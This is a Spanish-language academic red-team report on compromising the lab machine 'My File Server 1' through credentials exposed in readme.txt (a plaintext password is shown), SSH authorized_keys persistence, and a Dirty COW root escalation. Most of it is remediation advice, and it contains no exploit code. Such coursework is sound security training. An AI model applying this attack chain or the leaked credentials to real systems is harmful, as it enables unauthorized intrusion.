V2	Exposición y reutilización de credenciales válidas (smbuser / rootroot1)	Servicios autenticados del host	Crítica	Credenciales observadas en readme.txt y validadas por FTP/SSH.	Acceso inicial reproducible a servicios del sistema.	Compromiso de cuentas, trazabilidad deficiente y posibilidad de movimiento lateral.	Rotación inmediata, contraseñas únicas y revisión de cuentas que compartan credenciales.
V3	Mecanismo de acceso remoto susceptible a persistencia mediante authorized_keys tras compromiso de cuenta	Servicio SSH / cuenta smbuser	Alta	Sesión SSH obtenida tras preparar clave autorizada en el contexto del usuario comprometido.	Persistencia operativa y acceso interactivo estable al host.	Mayor tiempo de permanencia del atacante y menor probabilidad de detección temprana.	Endurecer SSH, controlar authorized_keys y restringir usuarios/llaves permitidas.
V4	Kernel desactualizado vulnerable a escalada local de privilegios (Dirty COW)	Sistema operativo del servidor	Crítica	uname -r = 3.10.0-229.el7.x86_64; compilación y ejecución exitosa del exploit con	Escalada local a privilegios máximos y control total del sistema.	Manipulación, borrado o interrupción del servicio con impacto operativo severo.	Parchar kernel, retirar versiones obsoletas y validar cumplimiento

				elevación a root.			de gestión de cambios.

ACTIVIDAD 09

Red Team Report

Pentesting y Explotación de "My File Server 1"

Evaluación ejecutiva avalada sobre el nivel de exposición del activo corporativo, enfocada en **riesgo de negocio**, **demostración de impacto crítico** y **gobernanza de remediación**.

Equipo Consultor (Red Team)

- Coronado Noriega Jesús Olaf (178991)
- De La Rosa Rodríguez Erik (177700)
- González Reyes Felipe de Jesús (181134)
- Mendoza Aguado Karina (179859)
- Serrano Zermeño Leonardo (177301)
- Pérez Ventura Juan Alejandro (180370)

Detalles del Engagement

Profesor: Mtro. Servando López Contreras

Curso: Técnicas de Explotación de Vulnerabilidades

Rol: Firma Consultora Externa Autorizada

Fecha: 09 Marzo 2026

Resumen Ejecutivo y Alcance

Resumen Ejecutivo

Evaluación sobre la máquina vulnerable **My File Server 1**. Se confirmó una cadena de compromiso completa, desde exposición inicial hasta obtener privilegios de superusuario, clasificando el riesgo global como **crítico**.

La causa raíz es la combinación de debilidades: exposición de información en HTTP, reutilización de credenciales, y un kernel vulnerable a **Dirty COW**.

Alcance y Restricciones

SISTEMA OBJETIVO	**My File Server 1** (Servidor de archivos)
DIRECCIÓN IP	192.168.56.104
ENTORNO	Laboratorio académico controlado
METODOLOGÍA	PTES y OWASP Testing Guide
HERRAMIENTAS	netdiscover, Nmap, enum4linux, smbclient, Nikto, FTP, SSH, uname, gcc, wget

Secuencia Técnica (Compromiso)

1. **Reconocimiento:** Priorización de vectores SMB, HTTP, FTP y NFS.
2. **Acceso Inicial:** Lectura de `readme.txt` sin autenticación con credenciales válidas.
3. **Acceso Remoto:** Verificación y validación de usuario comprometido.
4. **Escalada de Privilegios:** Verificación de versión del kernel y escalada local hasta root.

Prioridades de Remediación

- Retirar información sensible de la red y rotar credenciales.
- Endurecer (Hardening) los servicios expuestos y el acceso remoto.
- Aplicar parchado formal del SO (kernel) y servicios.

ESTÁNDAR GLOBAL

Metodología de Explotación Analítica

La auditoría se ejecutó bajo el rigor del **PTES (Penetration Testing Execution Standard)** y alineado al **OWASP Testing Guide**, garantizando un proceso estructurado, estratégico y libre de falsos positivos.


1. **Inteligencia & Reconocimiento**
2. **Modelado de Amenazas**
3. **Análisis de Vulnerabilidades**
4. **Explotación Controlada**
5. **Impacto & Reporte**

Fase 1: Reconocimiento y Superficie de Ataque

Análisis Crítico de Servicios Expuestos


Mediante escaneos sigilosos (Nmap), se reveló una huella digital extensa. La configuración por defecto expone protocolos innecesarios hacia la red externa.

PUERTO / SERVICIO	HALLAZGO TÉCNICO	SEVERIDAD
HTTP / FTP / SMB / NFS	Servicios expuestos con vulnerabilidades en la configuración.	Media
Información Expuesta	Lectura de archivo **readme.txt** sin autenticación, conteniendo credenciales válidas de usuarios.	**Alta**



BRECHA DE SEGURIDAD CONFIRMADA

Fase 2: Explotación y Compromiso



Detalle de la Explotación

- **Vector validado:** Exposición de credenciales e identificación de kernel desactualizado susceptible a **Dirty COW**.
- **Ejecución:** Conexión remota usando credenciales expuestas, y compilación/ejecución del exploit en el sistema para escalación local (Dirty COW).
- **Privilegios Obtenidos:** Control administrativo total del servidor (**Root**).

Reproducibilidad: El ataque es 100% determinista y demostrable, evidenciando una falla estructural y no una anomalía aislada.

Análisis de Causa Raíz e Impacto Empresarial

Causa Raíz (Pensamiento Crítico)

Técnicamente la raíz no fue una falla aislada, sino una combinación: **exposición en HTTP/FTP, credenciales accesibles y falta de parchado del kernel (Dirty COW)**. Estratégicamente, se originó por:

- Falta de políticas de "Hardening" inicial sobre los servicios del servidor.
- Prácticas inseguras al exponer información crítica en directorios web/públicos.
- Carencia de un programa de parchado constante en el Sistema Operativo (Kernel).

Impacto Cuantificable en el Negocio

- **Operativo:** Potencial secuestro del File Server por medio de Ransomware, paralizando la lectura/escritura departamental.
- **Confidencialidad:** Filtrado sigiloso de bases de datos, contratos y propiedad intelectual (Data Exfiltration).
- **Cumplimiento (Compliance):** Violación de normativas de protección de datos, resultando en multas y pérdida de reputación bursátil.

Matriz de Riesgo Ejecutivo

Diagnóstico Post-Mortem

Las métricas cruzadas entre la facilidad técnica del ataque frente al impacto en la unidad de negocio posicionan la amenaza en un espectro inaceptable para la operación corporativa.

Probabilidad de Explotación: ALTA
Impacto Operativo: CRÍTICO

NIVEL DE RIESGO GLOBAL: CRÍTICO

Recomendaciones Estratégicas

Defensa Tecnológica Inmediata

- Retirar información sensible (como readme.txt) accesible desde la red.
- Endurecer los servicios expuestos y revisar los mecanismos de acceso remoto.
- Rotar credenciales comprometidas y aplicar parchado formal del servicio/kernel.

Gobernanza a Largo Plazo

- Implementar modelos de endurecimiento de servidores (Ej: CIS Benchmarks).
- Integrar soluciones automatizadas de Endpoint Detection & Response (EDR) en servidores clave.
- Establecer revisiones periódicas (Vulnerability Assessments) como política obligatoria antes de liberar entornos.

Roadmap de Remediación Tecnológica

Fase 1: Contención (Inmediata / 24 hrs)

Aislamiento del servidor, parchado de emergencia del servicio expuesto y revocación de sesiones activas. Cierre de la brecha técnica (Band-aid fix).

Fase 2: Erradicación (1 - 3 Semanas)

Hardening integral aplicando políticas de mínimo privilegio. Re-diseño de reglas del firewall interno para aplicar segmentación (Zero Trust en red local).

Fase 3: Madurez (Trimestre actual)

Despliegue de herramientas de telemetría y monitoreo (SIEM/EDR) para respuesta temprana. Ejecución de un "Re-test" ofensivo para confirmar postura segura.

Conclusión Directiva

"La evaluación de **My File Server 1** demuestra de manera irrefutable que las defensas actuales son insuficientes ante adversarios dirigidos modernos. El compromiso documentado pone de manifiesto que el esquema defensivo debe evolucionar urgentemente de un paradigma reactivo a uno **preventivo e inteligente**."

Llamado a la Acción:

Se recomienda a este comité directivo la habilitación inmediata de los recursos técnicos para ejecutar la **Fase 1** de contención, protegiendo así el patrimonio operativo de la organización dentro de las próximas 24 horas.